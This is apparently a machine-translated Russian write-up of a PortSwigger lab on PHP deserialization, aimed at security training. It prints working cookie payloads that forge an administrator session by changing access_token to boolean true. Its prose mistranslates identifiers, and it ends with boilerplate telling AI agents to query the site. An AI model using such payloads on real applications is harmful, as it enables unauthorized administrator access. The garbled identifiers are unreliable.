> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/deserialization/changing-serialized-data-types.md).
# Изменение типов сериализованных данных
Заметки по лабораторным работам PortSwigger Web Security Academy об изменении типов сериализованных данных, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### Изменение сериализованных типов данных
**Цель лабораторной работы**

В этом лабораторном задании используется механизм сеанса на основе сериализации и есть уязвимость, позволяющая обходить аутентификацию. / Цель — изменить сериализованный объект, содержащийся в cookie сеанса, чтобы получить доступ к \*\*учётной записи администратора\*\*, а затем удалить пользователя **carlos**.
**Начальный доступ**
Вы можете подключиться, используя следующие учётные данные:
* **Пользователь**: `wiener`
* **Пароль**: `peter`
После подключения сервер возвращает cookie сеанса, содержащий сериализованный объект, закодированный в Base64.
**Получена cookie сеанса**
Cookie сеанса имеет следующее значение:
{% code overflow="wrap" %}
```bash
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJybWNjYzI1MzQwcnMyMXF4bnptd2c0ZGd6c2FsZGo1dyI7fQ%3d%3d
```
{% endcode %}
**Базовое декодирование Base64**
После декодирования получается следующий сериализованный PHP-объект:
{% code overflow="wrap" %}
```json
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"rmccc25340rs21qxnzmwg4dgzsaldj5w";}%3d%3d
```
{% endcode %}
Этот объект представляет собой экземпляр `Пользователь` класса с двумя свойствами:
* `имя пользователя`
* `токен доступа`
**Анализ поведения**

* Если `токен доступа` если символ изменён, сервер возвращает ошибку, что указывает на то, что это поле обычно проверяется.
* Эта `имя пользователя` поле используется для определения роли пользователя.
**Эксплуатация уязвимости**
**Изменённое имя пользователя**/ Значение `имя пользователя` заменяется на `роль администратора` путём корректной настройки длины строки (`s:13`).
{% code overflow="wrap" %}
```json
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";s:32:"rmccc25340rs21qxnzmwg4dgzsaldj5w";}%3d%3d
```
{% endcode %}
**Изменение типа данных токена**/ Вместо указания строкового типа `токен доступа` (`строка`), его тип изменяется на логический (`b:1`, эквивалентно `true`).
Итоговый сериализованный объект:
{% code overflow="wrap" %}
```json
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";b:1;}%3d%3d
```
{% endcode %}
После повторного кодирования в Base64 и вставки в cookie сеанса сервер принимает объект, не проверяя корректно тип токена.
Затем приложение считает сеанс действительным для пользователя **роль администратора**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/deserialization/changing-serialized-data-types.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.